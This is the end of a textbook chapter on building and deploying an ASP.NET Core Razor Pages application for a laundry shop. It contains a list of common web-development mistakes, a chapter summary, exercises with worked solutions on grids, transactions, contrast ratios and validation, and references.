Deployment with a gate. A release is reported as successful only after the deployed version answers its health check at `/api/health`, and no release goes out until the full automated suite, well over a thousand tests, passes: the acceptance test of Problem 16.5 and the published-build run of Problem 16.6, grown up.

Failures said out loud. When the local AI model is unavailable, the application says so instead of silently serving a template, and when posting fails, the text the user typed is restored. That is the spirit of every "refused" line in this chapter's outputs: the user must always be told what really happened.

As always, the product advises and its users decide: a visibility score is a measurement with an explanation, not a guarantee. The runnable version of every idea above is the Profitina Laundry code of this chapter.

16.13 Common Mistakes, and How to Avoid Them

Leaving a relation's delete rule at its default. A `DataRelation` cascades deletions unless told otherwise. Choose `Rule.None` or `Rule.Cascade` on purpose, and test by deleting a parent (Problem 16.1).

Protecting pages by hiding links. Put every non-public page under a policy that the server checks on every request (Problem 16.2).

Binding more than the form may change. Bind an input model with exactly the editable fields; apply sensitive values separately, after checking who is asking (Problem 16.3).

Choosing colors by eye. Compute the contrast ratio; 4.5 for normal text (Problem 16.4).

Evidence that cannot be re-run. Write an acceptance test over HTTP and keep its output; take screenshots with a script (Problem 16.5).

Deploying the laptop. Configure from the environment, keep data and the key ring in folders that survive restarts, and never commit secrets (Problem 16.6).

Putting the visitor's text into a query or an expression. Values go through parameters or are compared in code; column names come from an allowed list; page numbers are clamped (Problem 16.7).

Summing the footer from the rows on screen. Label each total and compute the month from all the days (Problem 16.8).

Validating only in the browser. `ModelState.IsValid`, `Page.IsValid`, `checkBill`: the server decides, for every request (Problem 16.9).

Keeping per-user data in a static field. Per-visitor data goes into the session; shared data into a singleton, used with care (Problem 16.10).

Asking once per row. Use one grouped query or a relation (Problem 16.11).

Two writes of one fact without a transaction. Commit them together (Problem 16.12).

Writing back a whole stale copy. Check the original values, or a version column, in the `UPDATE` (Problem 16.13).

Binding a query value named `page` in Razor Pages. The name is taken by the routing system; call it `p` (Problem 16.7).

16.14 Chapter Summary and a Closing Word

- A complete application is built by the eight steps of Chapter 8 plus three ASP.NET decisions: the page model (Razor Pages), the data layer behind an interface (`ILaundryStore`), and one right home for each piece of state. **Table 16.1** carries every Web Forms idea of Chapters 9 to 15 into Razor Pages.
- The Laundry Counter is one site in three languages (ASP.NET Core, Java, Python) with the same addresses, fields and messages, and the same 37 acceptance checks, passed by all three and by the published build.
- The physical model exists twice, as SQL and as a `DataSet`; both enforce keys and relations, and the delete rule must be chosen, not inherited (Problem 16.1).
- Authentication: PBKDF2 hashes, one answer for both wrong inputs, claims in an encrypted cookie, policies on folders (Problem 16.2). CRUD: input models, Post/Redirect/Get, rules in the data layer (Problem 16.3).
- A site is beautiful by rules that can be checked: one frame, aligned numbers, contrast by Equation (16.5), labels, a phone layout (Problem 16.4). A report is evidence that can be re-run (Problem 16.5). A deployment keeps data and keys, and secrets out of the repository (Problem 16.6).
- Grids: Equation (16.6), Equation (16.7) and Equation (16.8), parameters for values and lists for names (Problem 16.7); footers labeled by Equation (16.9) (Problem 16.8).
- Validation is decided on the server (Problem 16.9); each piece of state has one right home (**Table 16.5**, Problem 16.10).
- The data layer asks once, not once per row (Equation (16.10)); writes one fact in one transaction; and saves only what is still as it was (Equation (16.11)) (Problems 16.11 to 16.13).
- The complete Profitina Laundry application puts all of it together in several tracks over one database, with more than four hundred automated checks (Section 16.8).

This book began with a single request and ends with a shop: customers, bills, payments and people, on three outlets and in four languages, tested and deployed. The technologies will change, as Web Forms gave way to Razor Pages during the life of this course; the questions will not. Who may do this? Where does this value live? What if two people do it at once? What if the second write fails? How will I prove it works? Ask them of every page you write, and you will write pages that people can trust with their laundry, and with much more than their laundry.

16.15 Exercises

1. **(A second grid.)** Write the page `/bills?status=&outlet=&p=` that lists bills, ten per page, filterable by status and outlet and sorted by arrival, newest first. Which values need an allowed list and which need parameters?
2. **(A price change that remembers.)** The owner wants to know who changed a price and when. Design the table, and say which of the chapter's patterns the change of price and its record must follow.
3. **(Payments in the Laundry Counter.)** Add feature F10, "record a payment" (`POST /bills/{id}/pay`), to the ASP.NET site: an input model, the rules, the store method. Which rule must be checked inside a transaction, and why?
4. **(Delete rule.)** Explain why `Employee_Employee` (an employee's supervisor) must not be `Rule.Cascade`, with an example from the sample data.
5. **(Contrast.)** Compute by hand, with Equation (16.3) to Equation (16.5), the contrast of the error text `#b91c1c` on white, and compare it with the program's 5.91 on `#fef2f2`. Which is higher, and why?
6. **(Page arithmetic.)** A search finds 0 customers. What do Equation (16.6), Equation (16.7) and Equation (16.8) give for $p = 3$, and what does the page show?
7. **(TempData or session.)** Why is "Customer C0258 added." kept in TempData and not in the session? What would go wrong with the session?
8. **(N + 1 in a template.)** The customer grid shows a "Bills" column. In `DbLaundryStore` it is a subquery; a beginner writes instead a call to `BillsOf(c.Id).Count` inside the Razor loop. How many queries does one page of the grid then send, and what does Equation (16.10) predict on a remote database?
9. **(Optimistic edit.)** Make the customer edit page of the Laundry Counter optimistic: what must the form carry, and what must the store check?
10. **(Framework translation.)** Using **Table 16.9**, describe in six lines how Problem 16.9's `BillForm` would look in Django or in Laravel.

16.16 Solutions to the Exercises

Exercise 16.1. The status must be one of `queued`, `finished`, `departed` and the outlet one of `O01`, `O02`, `O03`: both are *values*, so they could go through parameters (`WHERE (@p0 = '' OR status = @p0) AND (@p1 = '' OR Outlet_id = @p1)`), but it is still wise to check them against the allowed lists first, so that an unknown status is answered with the unfiltered list rather than an empty one. The order (`ORDER BY arrived DESC, id DESC`) is fixed, so no allowed list of columns is needed; if the page offered a choice of order, that choice would need one. The page number is clamped by Equation (16.7) after counting with the same `WHERE`.

Exercise 16.2. A table `PriceChange(id, Service_id, old_price, new_price, changed_at, Employee_id)` with foreign keys to `Service` (delete rule `None`) and `Employee`. The `UPDATE` of `Service.price` and the `INSERT` into `PriceChange` express one fact and must be one transaction (Problem 16.12), exactly like a bill and its first `StatusLog` row; and like `StatusLog`, `PriceChange` is only ever inserted, never updated, so that it is a trustworthy history.

Exercise 16.3. An input model `PaymentForm` with `[Range(1, 100000000)] int Amount`, `[RegularExpression("^(cash|qris|transfer)$")] string Method` and an optional `[StringLength(50)] string? Reference`; a store method `string? Pay(string billId, int`

`amount, string method, string? reference, string employeeId, string now)` that returns an error message or `null`. The rule "the amount must not exceed the balance of Equation (16.2)" must be checked inside the same transaction (or, in `DataSetStore`, inside the same `lock` and `Change`) as the `INSERT`: otherwise two cashiers could each read a balance of Rp 40.000, each accept Rp 40.000, and the customer would have paid twice.

Exercise 16.4. A cascade would mean that deleting a supervisor deletes every employee who reports to him, and then, through their own relations (if those cascaded too), their bills and logs. In the sample data, deleting `E0002` (Siti Nurhaliza Rahman, supervisor of O02) would remove `E0008` to `E0011`, the whole staff of Keputih. With `Rule.None` the deletion is refused until the employees have been given another supervisor, which is what a business wants.

Exercise 16.5. `#b91c1c` has channels 185, 28, 28, i.e. 0.7255, 0.1098, 0.1098. Equation (16.3): $((0.7255 + 0.055)/1.055)^{2.4} = 0.7398^{2.4} = 0.4851$, and $((0.1098 + 0.055)/1.055)^{2.4} = 0.1562^{2.4} = 0.0116$ twice. Equation (16.4): $0.2126 \times 0.4851 + 0.7152 \times 0.0116 + 0.0722 \times 0.0116 = 0.1031 + 0.0083 + 0.0008 = 0.1122$. Equation (16.5) on white: $1.05/0.1622 = 6.47$. On `#fef2f2` it is 5.91, lower, because the pink background is slightly darker than white, so L_1 is smaller than 1 and the ratio falls.

Exercise 16.6. $n = 0$: Equation (16.6) gives $P = \max(1,0) = 1$; Equation (16.7) gives $p' = \min(\max(3,1),1) = 1$; Equation (16.8) gives 0. The page shows "0 customers, page 1 of 1." and an empty table, not an error and not "page 3 of 0".

Exercise 16.7. TempData is made for exactly one redirect: it is written by the `POST`, read once by the next page, and then deleted. In the session the message would stay until something removed it; the Laundry Counter would have to remember to remove it at every place it is shown, and a message forgotten there would reappear on a later, unrelated page, or in another tab of the same browser. (The Java and Python sites do keep it in the session, and they remove it the moment the layout reads it: a hand-made TempData.)

Exercise 16.8. One query for the page, plus one `BillsOf` per row: $1 + 10 = 11$ queries per page, the $N + 1$ pattern with $N = 10$. With Equation (16.10) and $t_q \approx 0.5$ ms on a remote database, the extra cost is about $10 \times 0.5 = 5$ ms per page, small for ten rows; but `BillsOf` also fetches every bill of each customer only to count them, and a grid of 100 rows would send 101 queries. The subquery `(SELECT COUNT(*) FROM Bill b WHERE b.Customer_id = Customer.id)` does it in the one query.

Exercise 16.9. The form carries the original values of the fields it edits (in hidden inputs, or a hash of them, or a `version` number if the table gets one); the store's `UpdateCustomer` receives them and adds them to the `WHERE` as in Equation (16.11); if no row changed, the page shows "Somebody changed this customer after you opened it", reloads the current values and keeps the user's typing for comparison. In `DataSetStore` the check compares the current row with the posted originals inside `Change`.

Exercise 16.10. Django: a `forms.Form` with `customer_id = forms.RegexField(r"^C\d{4}$")`, `service_id = forms.ChoiceField`, `unit = forms.IntegerField(min_value=1, max_value=100)`, `rack = forms.RegexField(...)`, and a method `clean()` that checks that the customer exists; the view calls `form.is_valid()`. Laravel: a form request whose `rules()` returns `['CustomerId' => 'required|regex:/^C\d{4}$/|exists:Customer,id', 'Unit' => 'required|integer|between:1,100', 'Rack' => 'required|regex:/^[A-C](0[1-9]|1[0-9]|20)$/i', 'ServiceId' => 'required|exists:Service,id']`; the controller receives only validated input. In both, the rules run on the server, as in **Listing 16.37**.

References

[1] Microsoft, "Razor Pages architecture and concepts in ASP.NET Core" and "Overview of ASP.NET Core," *ASP.NET Core documentation*, .NET 10. [Online]. Available: https://learn.microsoft.com/aspnet/core/razor-pages/

[2] Microsoft, "Model validation in ASP.NET Core MVC and Razor Pages," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/models/validation

[3] Microsoft, "DataSets, DataTables, and DataViews," "Adding DataRelations," and "DataTable Constraints," *ADO.NET documentation*. [Online]. Available: https://learn.microsoft.com/dotnet/framework/data/adonet/dataset-datatable-dataview/

[4] SQLite Consortium, "SQLite Foreign Key Support." [Online]. Available: https://www.sqlite.org/foreignkeys.html

[5] Microsoft, "Use cookie authentication without ASP.NET Core Identity," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/authentication/cookie

[6] OWASP Foundation, "Password Storage Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[7] K. Moriarty, B. Kaliski, and A. Rusch, "PKCS #5: Password-Based Cryptography Specification Version 2.1," RFC 8018, IETF, Jan. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8018

[8] Pallets Projects, "Flask Documentation: Sessions, Templates, Deploying to Production," version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[9] Microsoft, "Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/anti-request-forgery

[10] OWASP Foundation, "Mass Assignment Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html

[11] W3C, "Web Content Accessibility Guidelines (WCAG) 2.2," W3C Recommendation, Oct. 2023. [Online]. Available: https://www.w3.org/TR/WCAG22/

[12] Microsoft, "Playwright for Python: Getting started, Screenshots." [Online]. Available: https://playwright.dev/python/

[13] Microsoft, "Host and deploy ASP.NET Core" and "Use multiple environments in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/host-and-deploy/

[14] Git Project, "gitignore: Specifies intentionally untracked files to ignore," *Git Reference Manual*. [Online]. Available: https://git-scm.com/docs/gitignore

[15] Microsoft, "ASP.NET Core Data Protection overview" and "Key storage providers in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/data-protection/introduction

[16] OWASP Foundation, "SQL Injection Prevention Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[17] Microsoft, "Session and state management in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/fundamentals/app-state

[18] Microsoft, "Writing provider-independent code in ADO.NET" (System.Data.Common) and "Microsoft.Data.Sqlite overview," *.NET documentation*. [Online]. Available: https://learn.microsoft.com/dotnet/framework/data/adonet/writing-provider-independent-code-with-ado-net

[19] M. Fowler, *Patterns of Enterprise Application Architecture*. Boston, MA, USA: Addison-Wesley, 2002.

[20] Django Software Foundation, "Django documentation," version 5.2. [Online]. Available: https://docs.djangoproject.com/

[21] VMware Tanzu, "Spring Boot Reference Documentation." [Online]. Available: https://docs.spring.io/spring-boot/

[22] Laravel, "Laravel Documentation: Routing, Controllers, Validation, Eloquent ORM." [Online]. Available: https://laravel.com/docs

[23] Microsoft, "Overview of ASP.NET Core MVC," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/overview

[24] OWASP Foundation, "OWASP Top 10:2025." [Online]. Available: https://owasp.org/Top10/2025/

[25] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[26] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022. [Online]. Available: https://www.rfc-editor.org/rfc/rfc9110